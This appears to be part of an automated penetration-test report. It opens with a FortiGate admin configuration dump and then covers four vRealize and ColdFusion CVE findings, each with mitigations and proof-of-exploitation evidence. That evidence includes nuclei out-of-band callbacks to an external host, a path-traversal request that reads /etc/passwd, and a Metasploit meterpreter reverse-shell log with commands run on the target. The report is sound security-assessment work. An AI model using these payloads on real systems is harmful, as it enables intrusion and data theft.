      "id":1,
      "q_origin_key":1,
      "type":"fortiview",
      "x-pos":0,
      "y-pos":0,
      "width":6,
      "height":3,
      "interface":"",
      "csf-device":"all",
      "table-visualization":"",
      "device-list-online":"",
      "device-list-telemetry":"",
      "device-list-view-type":"",
      "fabric-device":"",
      "fabric-device-widget-name":"",
      "fabric-device-widget-visualization-type":"",
      "router-view-type":"",
      "fsso-user-visibility":"disable",
      "title":"",
      "fortiview-type":"policy",
      "fortiview-sort-by":"bytes",
      "fortiview-timeframe":"hour",
      "fortiview-visualization":"table",
      "fortiview-device":"",
      "fortiview-filters":[
      ],
      "wifi-band":"",
      "filter-offline-rogue-ap":"disable",
      "filter-accepted-rogue-ap":"disable"
    }
  ]
},
{
  "id":10,
  "q_origin_key":10,
  "name":"FortiView Sessions",
  "vdom":"root",
  "layout-type":"standalone",
  "permanent":"disable",
  "csf":"disable",
  "columns":10,
  "widget":[
    {
      "id":1,
      "q_origin_key":1,
      "type":"fortiview",
      "x-pos":0,
      "y-pos":0,
      "width":6,
      "height":3,
      "interface":"",
      "csf-device":"all",
      "table-visualization":"",
      "device-list-online":"",
      "device-list-telemetry":"",
      "device-list-view-type":"",
```

```
            "fabric-device":"",
            "fabric-device-widget-name":"",
            "fabric-device-widget-visualization-type":"",
            "router-view-type":"",
            "fsso-user-visibility":"disable",
            "title":"",
            "fortiview-type":"realtimeSessions",
            "fortiview-sort-by":"bytes",
            "fortiview-timeframe":"realtime",
            "fortiview-visualization":"table",
            "fortiview-device":"",
            "fortiview-filters":[
            ],
            "wifi-band":"",
            "filter-offline-rogue-ap":"disable",
            "filter-accepted-rogue-ap":"disable"
          }
        ]
      }
    ],
    "two-factor":"disable",
    "two-factor-authentication":"",
    "two-factor-notification":"",
    "fortitoken":"",
    "email-to":"",
    "sms-server":"fortiguard",
    "sms-custom-server":"",
    "sms-phone":"",
    "guest-auth":"disable",
    "guest-usergroups":[
    ],
    "guest-lang":"",
    "history0":"",
    "history1":"",
    "login-time":[
    ],
    "gui-default-dashboard-template":"",
    "gui-global-menu-favorites":[
    ],
    "gui-vdom-menu-favorites":[
    ],
    "gui-ignore-release-overview-version":"7.2.0",
    "gui-ignore-invalid-signature-version":""
  },
  {
    "name":"admin2",
    "q_origin_key":"admin2",
    "wildcard":"disable",
    "remote-auth":"disable",
    "remote-group":"",
    "password":"ENC XXXX",
    "peer-auth":"disable",
    "peer-group":"",
    "trusthost1":"0.0.0.0 0.0.0.0",
    "trusthost2":"0.0.0.0 0.0.0.0",
    "trusthost3":"0.0.0.0 0.0.0.0",
    "trusthost4":"0.0.0.0 0.0.0.0",
    "trusthost5":"0.0.0.0 0.0.0.0",
    "trusthost6":"0.0.0.0 0.0.0.0",
    "trusthost7":"0.0.0.0 0.0.0.0",
    "trusthost8":"0.0.0.0 0.0.0.0",
    "trusthost9":"0.0.0.0 0.0.0.0",
    "trusthost10":"0.0.0.0 0.0.0.0",
    "ip6-trusthost1":"::\/0",
    "ip6-trusthost2":"::\/0",
    "ip6-trusthost3":"::\/0",
    "ip6-trusthost4":"::\/0",
    "ip6-trusthost5":"::\/0",
    "ip6-trusthost6":"::\/0",
    "ip6-trusthost7":"::\/0",
    "ip6-trusthost8":"::\/0",
    "ip6-trusthost9":"::\/0",
    "ip6-trusthost10":"::\/0",
    "accprofile":"super_admin",
    "allow-remove-admin-session":"enable",
    "comments":"",
    "vdom":[
      {
        "name":"root",
        "q_origin_key":"root"
      }
```

```
        ],
        "ssh-public-key1":"",
        "ssh-public-key2":"",
        "ssh-public-key3":"",
        "ssh-certificate":"",
        "schedule":"",
        "accprofile-override":"disable",
        "vdom-override":"disable",
        "password-expire":"0000-00-00 00:00:00",
        "force-password-change":"disable",
        "gui-dashboard":[
        ],
        "two-factor":"disable",
        "two-factor-authentication":"",
        "two-factor-notification":"",
        "fortitoken":"",
        "email-to":"",
        "sms-server":"fortiguard",
        "sms-custom-server":"",
        "sms-phone":"",
        "guest-auth":"disable",
        "guest-usergroups":[
        ],
        "guest-lang":"",
        "history0":"",
        "history1":"",
        "login-time":[
        ],
        "gui-default-dashboard-template":"",
        "gui-global-menu-favorites":[
        ],
        "gui-vdom-menu-favorites":[
        ],
        "gui-ignore-release-overview-version":"",
        "gui-ignore-invalid-signature-version":""
      }
    ],
    "vdom":"root",
    "path":"system",
    "name":"admin",
    "status":"success",
    "http_status":200,
    "serial":"FGVMEVP684GS4S6D",
    "version":"v7.2.1",
    "build":1254
}
```


2.3.50. VMware vRealize Network Insight Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2023-20887

This weakness led to a Critical Infrastructure Compromise affecting Vmware Vrealize_network_insight application at 10.0.4.26:443 and a Host Compromise affecting host 10.0.4.26.

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 2 Attack Paths

Details

VMware Aria Operations for Networks (vRealize Network Insight) contains a command injection vulnerability. A malicious actor with network access to VMware Aria Operations for Networks may be able to perform a command injection attack resulting in remote code execution.

Remote unauthenticated attackers can execute arbitrary OS commands on the affected vRealize Network Insight device.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Apply the patches for VMSA-2023-0012 to the affected vRealize Network Insight device.

References

- Vendor Advisory and Patches @ **https://www.vmware.com/security/advisories/VMSA-2023-0012.html**
- CISA Advisory @ **https://www.cisa.gov/news-events/alerts/2023/06/22/cisa-adds-six-known-exploited-vulnerabilities-catalog**
- CVE-2023-20887 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-20887**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.26 : 443	10.0.4.26	Vmware Vrealize Network Insight on 10.0.4.26 Port 443	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Vmware Vrealize Network Insight on 10.0.4.26 Port 443**

Out-of-band request and response showing that the vRealize Network Insight application was exploited to run the 'curl' command to connect to an attacker controlled server.

```
05/24/2024, 2:40 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 60325
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cp8gi2s9f4diapqbfd2gnxnek5yq84p8t.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 60325
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8gi2s9f4diapqbfd2gnxnek5yq84p8t.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8gi2s9f4diapqbfd2gnxnek5yq84p8t.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8gi2s9f4diapqbfd2gnxnek5yq84p8t.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8gi2s9f4diapqbfd2gnxnek5yq84p8t.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.51. Adobe ColdFusion Unauthenticated File Read Vulnerability

CRITICAL 9.8

CVE-2023-26359

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 0 Attack Paths

Details

Unauthenticated Arbitrary File Read vulnerability due to deserialization of untrusted data in Adobe ColdFusion. The vulnerability affects ColdFusion 2021 Update 5 and earlier as well as ColdFusion 2018 Update 15 and earlier.

Attackers can read arbitrary files from the target system without authentication.

Unauthorized Access | Information Disclosure

Mitigations

- Update to Adobe ColdFusion 2021 Update 6 or later if running ColdFusion 2021. Update to Adobe ColdFusion 2018 Update 16 or later if running ColdFusion 2018.

References

- Adobe Security Advisory @ **https://helpx.adobe.com/security/products/coldfusion/apsb23-25.html**
- CVE-2023-26359 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-26359**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.4.132 : 80	10.2.4.132	Adobe Coldfusion on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 80		CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Adobe Coldfusion on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 80**

HTTP request and response showing exploitation of CVE-2023-26359 to retrieve an attacker selected file from the vulnerable Adobe Coldfusion server's filesystem.

```
05/24/2024, 5:35 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf -header Host:
coldfusion18.pod04.example.internal

Request:
POST /CFIDE/websocket/ChannelListener.cfc?_cfclient=true&method=uDMT HTTP/1.1
Host: coldfusion18.pod04.example.internal
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.137 Sa
fari/4E423F
Connection: close
Content-Length: 84
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

_variables={"_metadata":{"classname":"../../../../../../../../../../../etc/passwd"}}

Response:
HTTP/1.1 404 Not Found
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html;charset=UTF-8
Date: Sat, 25 May 2024 00:34:41 GMT
Server-Error: true

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
cfuser:x:999:999::/home/cfuser:/bin/sh
<!-- " ---></TD></TD></TD></TH></TH></TH></TR></TR></TR></TABLE></TABLE></TABLE></A></ABBREV></ACRONYM></A
DDRESS></APPLET></AU></B></BANNER></BIG></BLINK></BLOCKQUOTE></BQ></CAPTION></CENTER></CITE></CODE></COMME
NT></DEL></DFN></DIR></DIV></DL></EM></FIG></FN></FONT></FORM></FRAME></FRAMESET></H1></H2></H3></H4></H5>
</H6></HEAD></I></INS></KBD></LISTING></MAP></MARQUEE></MENU></MULTICOL></NOBR></NOFRAMES></NOSCRIPT></NOT
E></OL></P></PARAM></PERSON></PLAINTEXT></PRE></Q></S></SAMP></SCRIPT></SELECT></SMALL></STRIKE></STRONG><
/SUB></SUP></TABLE></TD></TEXTAREA></TH></TITLE></TR></TT></U></UL></VAR></WBR></XMP>

    <font face="arial"></font>



        <html>
                <head>
                        <title>Error Occurred While Processing Request</title>


    <script language="JavaScript">
    function showHide(targetName) {
        if( document.getElementById ) { // NS6+
            target = document.getElementById(targetName);
        } else if( document.all ) { // IE4+
            target = document.all[targetName];
        }

        if( target ) {
            if( target.style.display == "none" ) {
                target.style.display = "inline";
            } else {
                target.style.display = "none";
            }
        }
    }
    </script>


            </head>
        <body>

    <font style="COLOR: black; FONT: 16pt/18pt verdana">
        The web site you are accessing has experienced an unexpected error.<br>
                Please contact the website administrator.

    </font>
        <br><br>
    <table border="1" cellpadding="3" bordercolor="#000808" bgcolor="#e7e7e7">
    <tr>
        <td bgcolor="#000066">
            <font style="COLOR: white; FONT: 11pt/13pt verdana" color="white">
            The following information is meant for the website developer for debugging purposes.
            </font>
        </td>
    <tr>
    <tr>
        <td bgcolor="#4646EE">
            <font style="COLOR: white; FONT: 11pt/13pt verdana" color="white">
            Error Occurred While Processing Request
            </font>
        </td>
    </tr>
    <tr>
        <td>
            <font style="COLOR: black; FONT: 8pt/11pt verdana">


    <table width="500" cellpadding="0" cellspacing="0" border="0">
    <tr>
        <td id="tableProps2" align="left" valign="middle" width="500">
            <h1 id="textSection1" style="COLOR: black; FONT: 13pt/15pt verdana">
            Neither the method uDMT was found in component &#x2f;opt&#x2f;coldfusion&#x2f;cfusion&#x2f;www
```

```
root&#x2f;CFIDE&#x2f;websocket&#x2f;ChannelListener.cfc nor was there any default method with this name pr
esent in any of the implementing interface.
            </h1>
        </td>
    </tr>
    <tr>
        <td id="tablePropsWidth" width="400" colspan="2">
            <font style="COLOR: black; FONT: 8pt/11pt verdana">
            Ensure that the method is defined, and that it is spelled correctly.
            </font>
        </td>
    </tr>
    <tr>
        <td height> </td>
    </tr>


    <tr>
        <td colspan="2">
            <font style="COLOR: black; FONT: 8pt/11pt verdana">
            Resources:
            <ul>

        <li>Check the <a href='http://www.adobe.com/go/prod_doc' target="new">ColdFusion documentation</a>
to ver
ify that you are using the correct syntax.</li>
        <li>Search the <a href='http://www.adobe.com/go/prod_support/' target="new">Knowledge Base</a> to
find a
solution to your problem.</li>

            </ul>
            <p>
        </td>
    </tr>

    <tr>
        <td colspan="2">
            <table border="0" cellpadding="0" cellspacing="0">
                <tr>
                    <td><font style="COLOR: black; FONT: 8pt/11pt verdana">Browser  </td>
                        <td><font style="COLOR: black; FONT: 8pt/11pt verdana">Mozilla&#x2f;5.0
&#x28;X11&#x3b; Linux x8
6_64&#x29; AppleWebKit&#x2f;537.36 &#x28;KHTML, like Gecko&#x29; Chrome&#x2f;34.0.1847.137 Safari&#x2f;4E4
23F</td>
                </tr>
                <tr>
                        <td><font style="COLOR: black; FONT: 8pt/11pt verdana">Remote Address  
</td>
                        <td><font style="COLOR: black; FONT: 8pt/11pt verdana">172.20.0.2</td>
                </tr>
                <tr>
                    <td><font style="COLOR: black; FONT: 8pt/11pt verdana">Referrer  </td>
                        <td><font style="COLOR: black; FONT: 8pt/11pt verdana"></td>
                </tr>
                <tr>
                    <td><font style="COLOR: black; FONT: 8pt/11pt verdana">Date/Time  </td>
                        <td><font style="COLOR: black; FONT: 8pt/11pt verdana">25-May-24 12:34 AM</td>
                </tr>
            </table>
        </td>
    </tr>
    </table>


        <table width="500" cellpadding="0" cellspacing="0">
        <tr>
            <td valign="top">
                <font style="FONT: 8pt/11pt verdana;">
                Stack Trace
            </td>
        </tr>
        <tr>
            <td id="cf_stacktrace" >
                <font style="COLOR: black; FONT: 8pt/11pt verdana">

                <br />
                <br />
                <pre>coldfusion.runtime.TemplateProxy&#x24;InvalidMethodNameException&#x3a; Neither the me
thod uDMT was found in component &#x2f;opt&#x2f;coldfusion&#x2f;cfusion&#x2f;wwwroot&#x2f;CFIDE&#x2f;websо
cket&#x2f;ChannelListener.cfc nor was there any default method with this name present in any of the implem
enting interface.&#xa;&#x9;at coldfusion.runtime.TemplateProxy.throwInvalidMethodNameException&#x28;Templa
```

teProxy.java:1130)
	at coldfusion.runtime.TemplateProxy.invoke(TemplateProxy.java:817)
	at coldfusion.runtime.TemplateProxy.invoke(TemplateProxy.java:641)
	at coldfusion.filter.ComponentFilter.invoke(ComponentFilter.java:251)
	at coldfusion.filter.ApplicationFilter.invoke(ApplicationFilter.java:595)
	at coldfusion.filter.RequestMonitorFilter.invoke(RequestMonitorFilter.java:43)
	at coldfusion.filter.MonitoringFilter.invoke(MonitoringFilter.java:40)
	at coldfusion.filter.PathFilter.invoke(PathFilter.java:162)
	at coldfusion.filter.ExceptionFilter.invoke(ExceptionFilter.java:96)
	at coldfusion.filter.ClientScopePersistenceFilter.invoke(ClientScopePersistenceFilter.java:28)
	at coldfusion.filter.BrowserFilter.invoke(BrowserFilter.java:38)
	at coldfusion.filter.NoCacheFilter.invoke(NoCacheFilter.java:60)
	at coldfusion.filter.GlobalsFilter.invoke(GlobalsFilter.java:38)
	at coldfusion.filter.DatasourceFilter.invoke(DatasourceFilter.java:22)
	at coldfusion.xml.rpc.CFCServlet.invoke(CFCServlet.java:156)
	at coldfusion.xml.rpc.CFCServlet.doPost(CFCServlet.java:348)
	at javax.servlet.http.HttpServlet.service(HttpServlet.java:681)
	at javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
	at coldfusion.bootstrap.BootstrapServlet.service(BootstrapServlet.java:311)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:228)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:163)
	at coldfusion.monitor.event.MonitoringServletFilter.doFilter(MonitoringServletFilter.java:46)
	at coldfusion.bootstrap.BootstrapFilter.doFilter(BootstrapFilter.java:47)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:190)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:163)
	at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:190)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:163)
	at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:202)
	at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:97)
	at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:542)
	at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:143)
	at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92)
	at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:78)
	at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:373)
	at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:382)
	at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
	at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:893)
	at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1723)
	at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
	at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1128)
	at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:628)
	at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
	at java.base/java.lang.Thread.run(Thread.java:834)
</pre></td>
            </tr>
        </table>

        </td>
    </tr>
    </table>
    </body></html>

2.3.52. Adobe ColdFusion Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2023-26360

This weakness led to a Host Compromise affecting host 10.2.4.132 (coldfusion18.pod04.example.internal).

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

Adobe ColdFusion 2021 Update 5 and earlier and ColdFusion 2018 Update 15 and earlier are vulnerable to an unauthenticated remote code execution bug due to lack of appropriate validation when deserializing attacker data. Fixed versions are Adobe ColdFusion 2021 Update 6 and later and Adobe ColdFusion 2018 Update 16 and later.

Attackers can gain access to the target server as the SYSTEM user on Windows, or as the www-data user on Linux.

Unauthorized Access | Remote Code Execution | Information Disclosure

Mitigations

- Update to Adobe ColdFusion 2021 Update 6 or later if running ColdFusion 2021. Update to Adobe ColdFusion 2018 Update 16 or later if running ColdFusion 2018.

References

- Adobe Security Advisory @ **https://helpx.adobe.com/security/products/coldfusion/apsb23-25.html**
- CVE-2023-26360 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-26360**
- Original Proof Of Concept and Writeup @ **https://attackerkb.com/topics/F36ClHTTIQ/cve-2023-26360/rapid7-analysis**
- Metasploit Proof of Concept @ **https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/adobe_coldfusion_rce_cve_2023_26360.rb**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.4.132 : 80	10.2.4.132	Adobe Coldfusion on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 80	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Adobe Coldfusion on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 80**

Commands executed on the vulnerable host via a Metasploit reverse shell that was established by exploiting this vulnerability

```
05/24/2024, 8:59 PM

$ python3 /opt/h3/msfrun_and_exec.py

[*] Using configured payload java/meterpreter/reverse_tcp
VERBOSE => false
WfsDelay => 2
EnableContextEncoding => false
DisablePayloadHandler => false
EXE::EICAR => false
EXE::Inject => false
EXE::OldMethod => false
EXE::FallBack => false
MSI::EICAR => false
MSI::UAC => false
SRVHOST => 10.0.227.200
SRVPORT => 5900
SSL => false
SSLCompression => false
SSLVersion => Auto
TCP::max_send_size => 0
TCP::send_delay => 0
RPORT => 80
UserAgent => Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0
.0.0 Safari/537.36 Edg/108.0.1462.46
HttpUsername =>
HttpPassword =>
DigestAuthIIS => true
FingerprintCheck => true
DOMAIN => WORKSTATION
HttpTrace => false
HttpTraceHeadersOnly => false
HttpTraceColors => red/blu
HTTP::uri_encode_mode => hex-normal
HTTP::uri_full_url => false
HTTP::pad_method_uri_count => 1
HTTP::pad_uri_version_count => 1
HTTP::pad_method_uri_type => space
HTTP::pad_uri_version_type => space
```

```
HTTP::method_random_valid => false
HTTP::method_random_invalid => false
HTTP::method_random_case => false
HTTP::version_random_valid => false
HTTP::version_random_invalid => false
HTTP::uri_dir_self_reference => false
HTTP::uri_dir_fake_relative => false
HTTP::uri_use_backslashes => false
HTTP::pad_fake_headers => false
HTTP::pad_fake_headers_count => 0
HTTP::pad_get_params => false
HTTP::pad_get_params_count => 16
HTTP::pad_post_params => false
HTTP::pad_post_params_count => 16
HTTP::shuffle_get_params => false
HTTP::shuffle_post_params => false
HTTP::uri_fake_end => false
HTTP::uri_fake_params_start => false
HTTP::header_folding => false
URIPATH => /
HTTP::no_cache => false
HTTP::chunked => false
HTTP::junk_headers => false
HTTP::compression => none
HTTP::server_name => Apache
SendRobots => false
HTML::unicode => none
HTML::base64 => none
HTML::javascript::escape => 0
CMDSTAGER::FLAVOR => auto
CMDSTAGER::SSL => false
CFC_ENDPOINT => /CFIDE/wizards/common/utils.cfc
AutoCheck => true
ForceExploit => false
RHOSTS => 10.2.4.132
VHOST => coldfusion18.pod04.example.internal
TARGET => 0
payload => java/meterpreter/reverse_tcp
VERBOSE => false
LPORT => 23
ReverseAllowProxy => False
ReverseListenerThreaded => False
StagerRetryCount => 10
StagerRetryWait => 5
PingbackRetries => 0
PingbackSleep => 30
PayloadUUIDTracking => False
EnableStageEncoding => False
StageEncodingFallback => True
JavaMeterpreterDebug => False
Spawn => 2
AutoLoadStdapi => True
AutoVerifySessionTimeout => 30
AutoSystemInfo => True
EnableUnicodeEncoding => False
SessionRetryTotal => 3600
SessionRetryWait => 10
SessionExpirationTimeout => 604800
SessionCommunicationTimeout => 300
AutoUnhookProcess => False
MeterpreterDebugBuild => False
LHOST => 10.0.227.200
[*] Started reverse TCP handler on 10.0.227.200:23
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Target is vulnerable to CVE-2023-26360!
[*] Using URL: http://10.0.227.200:5900/
[*] Received payload request, transmitting payload jar...
[*] Received payload request, transmitting payload jar...
[*] Received payload request, transmitting payload jar...
[*] Sending stage (58851 bytes) to 10.2.4.132
[*] Sending stage (58851 bytes) to 10.0.220.50
[*] 10.2.4.132 - Meterpreter session 578 closed.  Reason: Died
[*] Sending stage (58851 bytes) to 10.0.220.50
[*] 10.2.4.132 - Meterpreter session 579 closed.  Reason: Died
[-] Meterpreter session 578 is not valid and will be closed
[-] Meterpreter session 579 is not valid and will be closed
[*] Sending stage (58851 bytes) to 10.0.220.50
[*] 10.2.4.132 - Meterpreter session 580 closed.  Reason: Died
[*] Sending stage (58851 bytes) to 10.0.220.50
[-] Meterpreter session 581 is not valid and will be closed
[*] 10.2.4.132 - Meterpreter session 581 closed.
```

```
[-] Meterpreter session 580 is not valid and will be closed
[*] Meterpreter session 577 opened (10.0.227.200:23 -> 10.2.4.132:38150) at 2024-05-25 03:59:21 +0000
[*] Server stopped.
[*] Session 577 created in the background.


[*] Processing /tmp/msf_resource.txt for ERB directives.
resource (/tmp/msf_resource.txt)> run post/multi/general/execute command=whoami
[*] Executing whoami on #<Session:meterpreter 10.2.4.132:38150 (fe80::42:acff:fe14:3) "cfuser @ 88a78f4864
da">...
[*] Response: cfuser
resource (/tmp/msf_resource.txt)> ls
Listing: /opt/coldfusion/cfusion/bin
====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100776/rwxrwxrw-  521    fil   2018-06-25 13:23:08 +0000  SMSClient.sh
100776/rwxrwxrw-  11740  fil   2018-06-25 13:19:58 +0000  cf-bootstrap.jar
100776/rwxrwxrw-  10673  fil   2021-09-15 07:40:22 +0000  cf-init-run.sh
100776/rwxrwxrw-  4742   fil   2018-06-25 13:19:58 +0000  cf-passwordreset.jar
100776/rwxrwxrw-  73691  fil   2021-09-15 07:40:22 +0000  cf-startup.jar
100776/rwxrwxrw-  2298   fil   2021-09-15 07:40:22 +0000  cf.sh
100776/rwxrwxrw-  560    fil   2021-09-15 07:40:22 +0000  cfchart_xmltojson.sh
100776/rwxrwxrw-  8994   fil   2021-09-15 07:40:22 +0000  cfcompile.sh
100776/rwxrwxrw-  223    fil   2018-06-25 13:12:04 +0000  cfencode.sh
100666/rw-rw-rw-  426    fil   2021-09-15 07:40:22 +0000  cfinfo.bat
100776/rwxrwxrw-  494    fil   2021-09-15 07:40:22 +0000  cfinfo.sh
100776/rwxrwxrw-  1108   fil   2021-09-15 07:40:22 +0000  cfscan.sh
100776/rwxrwxrw-  69     fil   2018-06-25 13:23:08 +0000  cfstart.sh
100776/rwxrwxrw-  321    fil   2018-06-25 13:23:08 +0000  cfstat.sh
100776/rwxrwxrw-  68     fil   2018-06-25 13:23:08 +0000  cfstop.sh
100776/rwxrwxrw-  11534  fil   2021-09-15 07:39:18 +0000  coldfusion
100776/rwxrwxrw-  11243  fil   2021-09-15 07:40:11 +0000  coldfusion_hf
040776/rwxrwxrw-  4096   dir   2021-09-15 07:39:18 +0000  connectors
100776/rwxrwxrw-  1372   fil   2021-09-15 07:40:22 +0000  findjava.sh
100776/rwxrwxrw-  2153   fil   2021-09-15 07:40:23 +0000  jvm.config
100776/rwxrwxrw-  1240   fil   2021-09-15 07:39:28 +0000  parseargs
100776/rwxrwxrw-  204    fil   2018-06-25 13:23:08 +0000  passwordreset.sh
100666/rw-rw-rw-  20     fil   2024-04-23 11:30:59 +0000  port.properties
100776/rwxrwxrw-  11526  fil   2021-09-15 07:39:28 +0000  sysinit
100776/rwxrwxrw-  1906   fil   2018-06-25 13:23:08 +0000  wsproxyconfig.sh

resource (/tmp/msf_resource.txt)> sysinfo
Computer        : 88a78f4864da
OS              : Linux 6.5.0-1018-aws (amd64)
Architecture    : x64
System Language : en_US
Meterpreter     : java/linux
resource (/tmp/msf_resource.txt)> getuid
Server username: cfuser
```

2.3.53. Adobe ColdFusion Deserialization of Untrusted Data Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2023-29300

This weakness led to a Host Compromise affecting host 10.2.4.132 (coldfusion18.pod04.example.internal).

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 1 Attack Path

Details

Adobe ColdFusion versions 2018u16 (and earlier), 2021u6 (and earlier) and 2023.0.0.330468 (and earlier) are affected by a Deserialization of Untrusted Data vulnerability that could result in Arbitrary code execution. Exploitation of this issue does not require user interaction.

Remote unauthenticated attackers can utilize Java code already available on the target ColdFusion server to gain remote code execution and compromise the server.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Upgrade to ColdFusion 2018 Update 17 or later, ColdFusion 2021 Update 7 or later, or ColdFusion 2023 Update 1 or later.

References

- CVE-2023-29300 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-29300**
- Adobe Advisory @ **https://helpx.adobe.com/security/products/coldfusion/apsb23-40.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.4.132 : 80	10.2.4.132	Adobe Coldfusion on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 80	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Adobe Coldfusion on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 80**

Out-of-band DNS request and response showing that the vulnerable ColdFusion application was exploited to perform a DNS lookup against an attacker-specified external server

```
05/24/2024, 5:35 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf -header Host:
coldfusion18.pod04.example.internal

Request:
;; opcode: QUERY, status: NOERROR, id: 49338
